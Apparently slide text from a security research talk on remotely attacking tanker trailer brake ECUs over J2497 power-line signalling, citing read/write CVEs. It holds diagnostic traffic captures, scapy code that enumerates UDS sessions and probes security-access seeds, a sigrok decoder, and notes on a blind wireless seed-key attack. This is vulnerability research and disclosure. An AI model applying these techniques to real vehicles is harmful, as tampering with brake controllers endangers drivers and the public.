- Remote Read CVE-2020-14514: can read J2497 from ~15' (equip dependent) using active antennas
- Remote Write CVE-2022-26131: can write J2497 from ~15' (equip dependent) using 50W power amplifier and 40' wire antenna



New Targets: Tanker Trailer Brakes

- Roll Stability Trailer Brake ECU
- KWP2000 Diagnostics
- 16bit seed key exchange





Diagnostics Interfacing

KWP2000 (Diagnostics)

ISO-TP

J1587 (7byte DLEs)

J2497

Make fake CAN
via a simple,
custom python-
can driver

python-can

RP1210 J1587 DLE Bridge

py-hv-networks

(python) RP1210

RP1210 DLL

Driver Server

Windows Driver ABIs

VDA Windows Driver

VDA J2497 Interface

Wireshark of Diagnostics

[...]

```
(2541.884491) j1708 acfe8902310affffffffffff
(2541.944793) j1708 89feac101a710a1200ff
(2542.024034) j1708 acfe8930000affffffffffff
(2542.087162) j1708 89feac21ff0000000003
(2542.122451) j1708 89feac2200ffff0f6fd9
(2542.156541) j1708 89feac2396ffffffffffffff
(2542.191573) j1708 89feac24ff0000ffffffff
(2542.277863) j1708 acfe89022703ffffffffffffff
(2542.339263) j1708 89feac04670346ffffffffffffff
(2542.431005) j1708 acfe890427043463ffffffffff
(2542.496718) j1708 89feac03670434ffffffffffffff
[...]
```

Wireshark network traffic capture showing a Diagnostic Session Control (DSC) message. The packet list shows a sequence of requests and replies. Packet 261 is highlighted, showing a 'Request Security Access' message. The packet details pane shows the 'Unified Diagnostic Services' protocol with a 'Request Seed (0x03)' subfunction. The packet bytes pane shows the raw data.

No.	Time	Info
212	23.297000	Reply Unknown (0x21)
213	23.313000	Request Unknown (0x21)
235	24.125000	Reply Unknown (0x21)
236	24.157000	Request Unknown (0x21)
237	24.282000	Reply Error Unknown (0x21) (NRC:
252	24.797000	Reply Unknown (0x21)
253	24.922000	Request Unknown (0x18)
258	25.157000	Reply Unknown (0x18)
259	25.250000	Request Diagnostic Session Control Unknown (0x83)
260	25.282000	Reply Diagnostic Session Control Unknown (0x83) [Malfor
261	25.375000	Request Security Access Request Seed (0x03)
262	25.407000	Reply Security Access Request Seed (0x03)
263	25.500000	Request Security Access Send Key (0x04) d3
264	25.532000	Reply Security Access Send Key (0x04)
265	25.625000	Request Routine Control Unknown (0x0b) [Malfor

Controller Area Network, ID: 2017 (0x7e1), Length: 7

-111 1110 0001 = ID: 2017 (0x
- 0... .. = Extended Fla
- .0.. .. = Remote Transi
- ..0. = Error Messag

Frame-Length: 7
Reserved: 000000

ISO15765 Protocol

- 0000 = Message Type: Single Frame (0x0)
- Data length: 2

Unified Diagnostic Services

- 0.10 0111 = Service Identifier: Security Access (0x27)
- .0.. = Reply Flag: 0x0
- SubFunction: Request Seed (0x03) (Request Seed)

Unified Diagnostic Services: Protocol


Decode As...

Use the decode as... right-click menu to


1. add a 'next level CAN dissector' of 'ISO 15765'
2. add a 'next level ISO 15765 dissector' of 'UDS'

Set the display filter to 'uds' to remove ISO-TP fragments

Use the Column preferences... right-click menu to turn on the 'Information' column and disable others (until needed)



We can get stuff like this



With scapy UDS_Scanner

```
def reset():
    isock.sr1(UDS() / UDS_ER(resetType=0x01), verbose=False, timeout=1.0)
    time.sleep(6.0)

def reconnect():
    return ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=UDS)

s = UDS_Scanner(reconnect(), reconnect_handler=reconnect,
                reset_handler=reset,
                test_cases=[UDS_DSCEnumerator],
                UDS_DSCEnumerator_kwargs={
                    'timeout': 2.0,
                    'retry_if_none_received': True,
                    'retry_if_busy_returncode': True,
                    'scan_range': [x for x in range(0, 256)]
                })

s.scan()


s.show_testcases_status()
s.show_testcases()
```

Test Reset Influence on Seeds (scapy.automotive version)

```
isock.sr1( UDS() / UDS_ER(resetType=0x01))  
time.sleep(7.0) # FIXME: more accurate sleep() needed  
  
isock.sr1( UDS() / UDS_DSC(diagnosticSessionType=0x83)) # DSC request  
isock.sr1( UDS() / UDS_SA(securityAccessType=0x03))      # SA seed request  
print(_.securitySeed)
```

'Blind'?


- The 'blind' limitation is imposed by simplicity: transmit only SDRs.
- It is definitely possible to create a receive-and-transmit wireless seed-key exchange attack
 - It would require writing more (terrible) python code
 - It could have a lower range maybe too
 - But it could just successfully complete seed-key exchange
- Blind attack must get the timing 'just right'



How this was Done

“Treat like glitch campaigns”

1. Create custom sigrok decoder to test and display pass/fail
2. Create sweeps of delays
3. Look at custom decoder output to analyze



Inspecting and Injecting J2497



sr-j1587_DLE:
UDS, UDS responses,
Non-DLE
LAMP
Campaign Status

sr-j1708:
MID, payload, Errors

UART decoder

sigrok Pulseview

USB (...)

Logic Analyzer

Analog Input

Digital Input

UART RX

DG Tech PLC
Testcon SSC P485

DG Tech PLC Testcon Coupling Circuit

Intellon SSC P485 Powerline
modulation (on target)



Campaigns, Custom Decoders (1 of 3)

- Create a custom decoder to consume sr-j1708 decoder output
- Start with code for 'annotation rows' categorizing the j1708 messages as:
 - LAMP
 - Other J2497
 - DLEs
 - UDS (DLEs with sensible ISO-TP first byte)


```
[...]
annotation_rows = (
    ('lamp', 'lamp messages', (ANNOTATION_LAMP,)),
    ('other', 'other messages', (ANNOTATION_OTHER,)),
    ('dles', 'DLE Messages', (ANNOTATION_DLE,)),
    ('uds', 'UDS messages', [...])
)

[...]
def handle_message(self):
    if len(self.data) == 0:
        return
    data_print = self.get_hex(self.data[0:-1])

    if data_print == '0a00' or data_print == '0bff':
        self.put(self.startsample_block, self.endsample_block, self.out_ann,
            [Decoder.ANNOTATION_LAMP, [data_print]])
    elif self.data[1] == 0xfe:
        self.put(self.startsample_block, self.endsample_block, self.out_ann,
            [Decoder.ANNOTATION_DLE, [data_print]])
        self.handle_uds()
    else:
        self.put(self.startsample_block, self.endsample_block, self.out_ann,
            [Decoder.ANNOTATION_OTHER, [data_print]])


    return

[...]
```




Campaigns, Custom Decoders (2 of 3)

- Add another annotation row for:
 - Positive and negative acknowledged UDS requests

